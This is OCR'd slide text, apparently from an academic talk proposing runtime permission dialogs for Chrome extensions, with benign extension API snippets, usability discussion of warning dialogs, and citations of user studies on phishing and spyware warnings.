
Bookmarks Navigator requests

Bookmarks access

Bookmarks enable easy access to your favorite sites

We’ll ask for permission every time you open a new tab

Runtime Permission Dialog



Bookmarks Navigator requests

Bookmarks access


Bookmarks enable easy access to your favorite sites

We’ll ask for permission every time you open a new tab

Impact


- On developer
- On user

Impact on Developer



```
chrome.storage.sync.set({color: ’#3aa757’},
    function() {
      console.log("The color is green.");
    });
```

Under the Hood




```
chrome.storage.sync.set(color, callback) {
    // Generate dialog to request permissions
    // Existing code
}
```

Permission Dialog Context


- Two ways to call a chrome.* API

Rule-Based Triggers



```
chrome.webNavigation.onCompleted.addListener(function() {
    alert("This is my favorite website!");
}, {url: [{urlMatches : 'https://www.google.com/'}]});
```

Logic Triggers



```
chrome.runtime.onMessage.addListener(function(
    message, callback) {
    if (message.data == "setAlarm") {
      chrome.alarms.create({delayInMinutes: 5})
    } else if (message.data == "runLogic") {
      chrome.tabs.executeScript({file: ’logic.js
    ’});
    } else if (message.data == "changeColor") {
      chrome.tabs.executeScript(
          {code: ’document.body.style.
    backgroundColor="orange"’});
    };
  });
```

Config Example

```
{
    “Logic_triggers” :
    {
        “message.js:L32” : “You’ve clicked the
            set timer button in our extension
            on your navigation bar”,
        // More triggers
    }
}
```

Impact on User


- Usability / security tradeoff

Usability

- Windows Vista UAC disaster

Usability

- Wir



User Account Control


Do you want to allow the following program to make changes to this computer?

Program name: Firefox Installer
Verified publisher: **Mozilla Corporation**
File origin: Hard drive on this computer

Usability

- Windows Vista UAC disaster
- Users’ skimming / not reading dialogs

Usability Solutions




You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings

Serge Egelman
Carnegie Mellon University
egelman@cs.cmu.edu

Lorrie Faith Cranor
Carnegie Mellon University
lorrie@cs.cmu.edu

Jason Hong
Carnegie Mellon University
jasonh@cs.cmu.edu

Usability Solutions



Stopping Spyware at the Gate:
A User Study of Privacy, Notice and Spyware

Nathaniel Good[1], Rachna Dhamija[1], Jens Grossklags[1], David Thaw[1], Steven Aronowitz[2], Deirdre Mulligan[2], Joseph Konstan[3]

{ngood,rachna,jensg,dbthaw}@ sims.berkeley.edu

dmulligan@law.berkeley.edu, stevenaronowitz@hotmail.com, konstan@cs.umn.edu

[1]School of Information Management
and Systems, UC Berkeley
102 South Hall
Berkeley, CA 94720

[2]Samuelson Law, Technology &
Public Policy Clinic
Boalt Hall (School of Law)
UC Berkeley
Berkeley, CA 94720

[3]Department of Computer Science
University of Minnesota
4-192 EE/CS Building
Minneapolis, MN 55455

Usability Solutions

- Standardized dialog interface that conveys a sense of danger

Usability Solutions

- Standardized dialog interface that conveys a sense of danger
- Conditioned-safe ceremony

Evaluation: Mitigation Effectiveness

- User Agent Switcher: exfiltrates visited URLs and redirects users

UA Switcher: Still Dangerous?

- Typical user will not switch user-agent often

UA Switcher: Still Dangerous?

- Typical user will not switch user-agent often
- Extension may attempt to run at unexpected times

Future Work

- Prototype

Future Work

- Prototype
- User study

Thank you!